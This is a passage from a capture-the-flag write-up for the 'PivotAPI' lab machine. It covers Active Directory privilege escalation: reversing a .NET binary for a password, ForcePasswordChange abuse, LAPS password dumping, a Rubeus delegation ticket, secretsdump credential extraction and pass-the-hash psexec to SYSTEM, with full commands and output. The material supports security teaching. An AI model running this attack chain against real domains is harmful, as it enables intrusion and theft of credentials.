Miembros del grupo global                *Usuarios del dominio
                                         *Developers
                                         *WinRM
```

Further enumerating the file system reveals a `Developers` folder.

```
[127.0.0.1]: PS C:\Developers> dir

    Directorio: C:\Developers

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----       08/08/2020     19:26                Jari
d-----       08/08/2020     19:23                Superfume
```

Enumerating the `Jari` folder exposes 2 files.

```
[127.0.0.1]: PS C:\Developers\jari> dir

    Directorio: C:\Developers\jari

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----       08/08/2020     19:26           3676 program.cs
-a----       08/08/2020     19:18           7168 restart-
mssql.exe
```

We review the source code of the `program.cs`

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Diagnostics;
using System.Threading;

namespace restart_oracle
{
    class Program
    {
        public class RC4
        {

            public static byte[] Encrypt(byte[] pwd, byte[] data)
            {
                int a, i, j, k, tmp;
                int[] key, box;
                byte[] cipher;

                key = new int[256];
                box = new int[256];
                cipher = new byte[data.Length];

                for (i = 0; i < 256; i++)
                {
                    key[i] = pwd[i % pwd.Length];
                    box[i] = i;
                }
                for (j = i = 0; i < 256; i++)
                {
                    j = (j + box[i] + key[i]) % 256;
                    tmp = box[i];
                    box[i] = box[j];
                    box[j] = tmp;
                }
                for (a = j = i = 0; i < data.Length; i++)
                {
                    a++;
                    a %= 256;
                    j += box[a];
                    j %= 256;
                    tmp = box[a];
                    box[a] = box[j];
                    box[j] = tmp;
                    k = box[((box[a] + box[j]) % 256)];
                    cipher[i] = (byte)(data[i] ^ k);
                }
```

```
                return cipher;
            }

            public static byte[] Decrypt(byte[] pwd, byte[] data)
            {
                return Encrypt(pwd, data);
            }

            public static byte[] StringToByteArray(String hex)
            {
                int NumberChars = hex.Length;
                byte[] bytes = new byte[NumberChars / 2];
                for (int i = 0; i < NumberChars; i += 2)
                    bytes[i / 2] = Convert.ToByte(hex.Substring(i, 2), 16);
                return bytes;
            }

        }

        static void Main()
        {

            string banner = @"
    ____             __              __                                  __
   / __ \___  _____/ /_____ ______/ /_   ____ ___  _______________ _/ /
  / /_/ / _ \/ ___/ __/ __ `/ ___/ __/  / __ `__ \/ ___/ ___/ __ `/ /
 / _, _/  __(__  ) /_/ /_/ / /  / /_   / / / / / (__  |__  ) /_/ / /
/_/ |_|\___/____/\__/\__,_/_/   \__/  /_/ /_/ /_/____/____/\__, /_/
                                                          /_/
                                                by @HelpDesk 2020

";
            byte[] key = Encoding.ASCII.GetBytes("");
            byte[] password_cipher = { };
            byte[] resultado = RC4.Decrypt(key, password_cipher);
            Console.WriteLine(banner);
            Thread.Sleep(5000);
            System.Diagnostics.Process psi = new System.Diagnostics.Process();
            System.Security.SecureString ssPwd = new System.Security.SecureString();
            psi.StartInfo.FileName = "c:\\windows\\syswow64\\cmd.exe";
            psi.StartInfo.Arguments = "/c sc.exe stop SERVICENAME ; sc.exe start
SERVICENAME";
            psi.StartInfo.RedirectStandardOutput = true;
            psi.StartInfo.UseShellExecute = false;
            psi.StartInfo.UserName = "Jari";
            string password = "";
            for (int x = 0; x < password.Length; x++)
            {
               ssPwd.AppendChar(password[x]);
```

```
            }
            password = "";
            psi.StartInfo.Password = ssPwd;
            psi.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            psi.Start();

        }
    }
}
```


Checking the file type of `restart-service.exe` shows that it's another PE using `.Net` framework, which we can perform the previous steps to reverse it with `De4Dot` and `DnSpy`.

```
file restart-mssql.exe
```


```
file restart-mssql.exe

restart-mssql.exe: PE32+ executable (console) x86-64 Mono/.Net
assembly, for MS Windows
```

After transferring the executable `restart-service.exe` to a local Windows machine, we repeat the process of dragging the `restart-service.exe` over `dnspy.exe` that allows it to convert the executable to decompilable format.

Opening it in `DnSpy` reveals the source code of the executable.



Since `DnSpy` allows us to edit code and recompile the solution is quite simple. We can print the password before it's encrypted and passed on to authenticate `Jari` user.



After recompiling the executable and running it we are shown the plaintext password.

Going back to our existing `PSSession` we now exit it and create a new session to access `Jari` account.

```
exit
$pass = convertto-securestring -AsPlainText -Force "Cos@Chung@!RPG"
$cred = New-Object System.Management.Automation.PSCredential("LicorDeBellota\jari",
$pass)
$session = new-pssession -computername 127.0.0.1 -Credential $cred
Enter-PSSession -session $session
```

Checking `BloodHound` we identify that Jari has `ForcePasswordChange` rights of `Gibdeon`.

Again we can change the password of `Gibdeon` as `Jari` by issuing the following.

```
cd c:\temp
powershell -ep bypass
Import-Module .\PowerView.ps1
$SecurePassword = ConvertTo-SecureString 'Cos@Chung@!RPG' -AsPlaintext -Force
$Creds = New-Object System.Management.Automation.PSCredential('licordebelotta\jari',
$SecurePassword)
$UserPass = ConvertTo-SecureString 'Password123!' -AsPlaintext -Force
Set-DomainUserPassword -Identity gibdeon -AccountPassword $UserPass -Credential $Creds
```

Repeating the process as before, we exit the current PSSession and drop into a new session as `Gibdeon`.

```
$pass = convertto-securestring -AsPlainText -Force "Password123!"
$cred = New-Object System.Management.Automation.PSCredential("LicorDeBellota\gibdeon",
$pass)
Add-Adgroupmember -Identity 'laps adm' -Members gibdeon -Credential $cred
Add-Adgroupmember -Identity 'laps read' -Members gibdeon -Credential $cred
```

Now that Gibdeon is in the `laps adm` and `laps read` groups, we can leverage this to read the administrator's password from the LAPS service using LAPS dumper.

```
python laps.py -u gibdeon -p "Password123!" -d licordebellota.htb -l
pivotapi.licordebellota.htb
```

```
python laps.py -u gibdeon -p "Password123!" -d licordebellota.htb -l pivotapi.licordebellota.htb

PIVOTAPI$:a7l2b0bAjH93y2397N47
```

Finally we have the administrator password and it is possible to use `PSEXEC` to gain access to the target.

```
psexec.py administrador@10.10.10.240
```

```
psexec.py administrador@10.10.10.240

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.240.....
[*] Found writable share ADMIN$
[*] Uploading file osHGbvEg.exe
[*] Opening SVCManager on 10.10.10.240.....
[*] Creating service ZIgk on 10.10.10.240.....
[*] Starting service ZIgk.....
[!] Press help for extra shell commands
Microsoft Windows [Versión 10.0.17763.1879]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>whoami
nt authority\system
```


We can get the root flag now from Administrator's desktop.

Unintended - PrintSpoofer

One of the unintended solutions to the machine was abusing `SEImpersonatePrivilege` via PrintSpoofer.

Using Alamot's MSSQL shell, we can take advantage of the upload functionality and transfer `PrintSpoofer64.exe` to the target.

```
UPLOAD PrintSpoofer64.exe C:\temp\PrintSpoofer64.exe
```



Testing functionlaity of the `PrintSpoofer64.exe` executable we can see that we are authenticated as the machine account which we can leverage to read the flags and dump the system hashes to gain access as `administrador` with `mimikatz`.

```
PrintSpoofer64.exe -i -c "powershell -c whoami"
```

Unintended 2 - DCSync

It is also possible to utilise a DCSync attack in which we forge a TGT ticket with the MSSQL service account, extract the system hashes with Impacket's `secretsdump.py` utility and utilise it with PSEXEC to exploit the machine.

```
C:\temp> UPLOAD Rubeus.exe C:\temp\Rubeus.exe
```

```
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\temp> UPLOAD Rubeus.exe C:\temp\Rubeus.exe

Uploading Rubeus.exe to C:\temp\Rubeus.exe
Data length (b64-encoded): 543.3359375KB
100%|████████████████████████████████████████████████| 545.0/545.0 [00:23<00:00, 23.11KB/s]
Longitud de entrada = 556703
Longitud de salida = 417280
CertUtil: -decode comando completado correctamente.
MD5 hashes match: 0a995819b1b8f8c1d08c6568c095244f
*** UPLOAD PROCEDURE FINISHED ***
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\temp>
```

Using `Rubeus.exe` we specify to delete TGT which will create a base64 ticket abusing the machine account.

```
.\Rubeus.exe tgtdeleg
```

```
CMD MSSQL$SQLEXPRESS@PIVOTAPI C:\temp> .\Rubeus.exe tgtdeleg


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/PivotAPI.LicorDeBellota.htb'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache:
5bSUolQ8+sPgCsMxG8eIPBojZR9p2RcSuXg1KjLacqk=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIFeDCCBXSgAwIBBaEDAgEWooIEajCCBGZhggRiMIIEXqADAgEFoRQbEkxJQ09SREVCRUxMT1RBLkhU
      QqInMCWgAwIBAqEeMBwbBmtyYnRndBsSTElDT1JERUJFTExPVEEuSFRCo4IEFjCCBBKgAwIBEqEDAgEC
<SNIP>
      NVqnERgPMjAyMTExMDYxODM4NDVaqBQbEkxJQ09SREVCRUxMT1RBLkhUQqknMCWgAwIBAqEeMBwbBmty
      YnRndBsSTElDT1JERUJFTExPVEEuSFRC
```

We save the base64 ticket to a file and thewe decode it and convert it to kirbi forman t.

```
cat ticket | base64 -d > ticket.kirbi
ticketConverter.py ticket.kirbi ticket.ccache
```

To utlise this new ticket we export as follows:

```
export KRB5CCNAME=/home/thecybergeek/htb/pivotapi/ticket.ccache
```

Using the exported ticket we can utilise secrets dump to gain the NTLM hashes of the system.

```
secretsdump.py LICORDEBELLOTA.HTB/pivotapi\$@pivotapi.licordebellota.htb -dc-ip
 10.10.10.240 -no-pass -k
```

```
secretsdump.py LICORDEBELLOTA.HTB/pivotapi\$@pivotapi.licordebellota.htb -dc-ip  10.10.10.240 -no-pass -k

Impacket v0.9.23.dev1+20210111.162220.7100210f - Copyright 2020 SecureAuth Corporation

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrador:500:aad3b435b51404eeaad3b435b51404ee:0ade2f42ee2ed2dffe8d675885877a78:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3fc8c66f79c15020a2c2c7f1cffd8049:::
cybervaca:1000:aad3b435b51404eeaad3b435b51404ee:c33f387f6f7ab01aa1a8a29039d9feef:::
LicorDeBelota.htb\3v4Si0N:1107:aad3b435b51404eeaad3b435b51404ee:bcc9e3e5704ae1c7a91cbef273ff23e5:::
```

With the newly obtained NTLM hash we simply execute PSEXEC to spawn a shell as user `administrador`.

```
psexec.py LICORDEBELLOTA.HTB/Administrador@10.129.143.192 -hashes
0ade2f42ee2ed2dffe8d675885877a78:0ade2f42ee2ed2dffe8d675885877a78
```

```
psexec.py LICORDEBELLOTA.HTB/Administrador@10.10.10.240 -hashes
0ade2f42ee2ed2dffe8d675885877a78:0ade2f42ee2ed2dffe8d675885877a78

Impacket v0.9.23.dev1+20210111.162220.7100210f - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.240.....
[*] Found writable share ADMIN$
[*] Uploading file nXqPBher.exe
[*] Opening SVCManager on 10.10.10.240.....
[*] Creating service RXbi on 10.10.10.240.....
[*] Starting service RXbi.....
[!] Press help for extra shell commands
Microsoft Windows [Versión 10.0.17763.1879]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>whoami
nt authority\system
```